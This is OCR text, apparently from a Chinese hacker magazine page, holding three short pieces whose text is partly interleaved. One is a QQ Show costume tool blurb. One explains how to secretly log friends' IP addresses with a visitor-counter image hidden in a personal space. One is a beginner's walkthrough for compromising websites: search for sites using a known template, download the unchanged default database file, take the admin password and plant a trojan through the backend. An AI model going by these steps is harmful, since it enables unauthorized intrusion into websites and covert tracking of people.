



图2

拼的是创意 Q秀

图郝安山


图1

玩Q如果没有Q秀就说不过去了，但是玩Q秀靠红钻，然后拼钱，那就太没意思了！今天找到一款巨NB的软件，可以将自己的“白饭装”弄得超级棒！什么也不说了，大家看看图1吧：男生的上半身＋女生的下半身＋宠物的头，哈哈，怎么样？够创意吧！软件操作也相当简单，好玩的有很多，都在列表中了，大家赶紧玩玩吧。


拿好友IP ——计数器帮我忙


图郝安山

TX最近做的安全工作大家想必是有目共睹吧，QQ外挂接二连三的GAME OVER，许多外挂的工作只能手工来达到了，比如拿好友的IP。

许多“黑手”中的好友都知道我空间曾经放过Ipwind的个性图片签名，能够显示自己电脑的相关信息，如图1。但是如何拿到好友看到的动态图片呢？这一般是不可能的。最近有一建站的朋友要统计自己站的访问量，介绍了IP统计器给我，恰巧解决了拿好友IP的问题。

打开**http://ipcat.cn/homepage**进行简单的注册，如图2，我这里以NOHACK为用户名为大家做演示。


图1 Ipwind个性签名

注册完成后进入我的计数器，由于自己刚注册，所以没有计数器。点击“创建计数器”，进入计数器创建页面，如图3、图4。




图2 TPCAT的注册

其实只需填写名称与网址就可以了，其中网址就是自己的空间地

菜鸟简单抓鸡方法

图Lescper

今天说一下很简单的抓鸡方法，相信每个人都会。首先下载一套网站源码，然后用DreamWaver打开主页找到这套源码的关键词，如本例中的关键词为“**Designed By Mesada**”，如图1所示。




图1

然后手动找到这套源码的数据库路径（有很多管理员没有改），本例中的默认路径为“**/database/site.mdb**”。

准备工作做好后就开始抓鸡了！相信大家都知道，在百度或谷歌搜关键词，然后一个一个地试试，或者用挖掘鸡（挖掘鸡对于谷歌网站的认证它破不了）。




图2

当下载到一个网站的数据库，就可以找到管理员密码，用默认后台登录后就可以传马了。比如我遇到的如图2所示的后台，点“常量设置”，再输入木马就可以了，如图3所示。






图3


有的后台安全工作做得比较好，就放弃，毕竟是菜鸟简单的方法，还是有一定的局限性的。

址。这里注意的是，记录颜色应当视情况而定，我为了不和空间背景颜色白色起到冲突，所以选择了黑色。当然，你为了隐藏的话，可以用用背景的颜色。



图 3


图 5　高级设置


计数器可以设置的不止这些，其中"高级设置"中还有好多服务，本文用不到，不过也挺不错的，如图5。


图 4

点击"创建计数器"后就可以监视网站的流量了，不过我们需要的是一张可以放在空间的图片。接下来点击"使用计数器"获得图片地址，如图6。



图 6　使用计数器

